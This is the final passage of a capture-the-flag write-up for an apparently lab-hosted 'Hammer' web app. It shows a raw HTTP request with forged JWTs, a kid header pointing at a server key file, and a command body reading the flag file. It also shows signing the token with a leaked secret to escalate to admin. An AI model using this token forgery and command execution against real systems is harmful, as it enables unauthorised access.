eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzUyMDU4MzQzLCJleHAiOjE3NTIwNjE5NDMsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.BSwoe-uBQVwby9wylNEKYLfcmiFht2h7XvIsri80R2Q
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Origin: http://10.10.53.210:1337
Referer: http://10.10.53.210:1337/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=nb27na29plfo7pfvtg57qtlhim; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzUyMDU4ODYzLCJleHAiOjE3NTIwNjI0NjMsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.oPizU3MlATzqMCe0T_JchRh5JA-Mb8A2LrRuobBasd0; persistentSession=no
Connection: keep-alive

{
  "command":"cat /home/ubuntu/flag.txt"
}
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Date: Wed, 09 Jul 2025 11:08:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "error":"Invalid token: Signature verification failed"
}
```

Search 0 highlights

It doesn’t work at first – until I realize I didn’t sign the token properly.
So I sign it using the earlier key as the **secret**.

JWT Debugger

Debugger Introduction Libraries Ask

Valid header

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key"
}
```

PAYLOAD: DATA CLEAR

Valid payload

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1752058343,
  "exp": 1752061943,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```


SIGN JWT: SECRET CLEAR

Valid secret

```
56058354efb3daa97ebab00fabd7a7d7
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzUyMDU4MzQzLCJleHAiOjE3NTIwNjE5NDMsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.WpGawnzppJZz0nSqhf2uSANU5WbGS_3hLSo-2xTpMcA
```

Now the modified token works – and we get the **second flag**!



5.Summary

This was an unusual CTF – the most challenging and interesting part was modifying the JWT token. It wasn't obvious at first and took me some time to figure out.
This was another great challenge that added to my knowledge.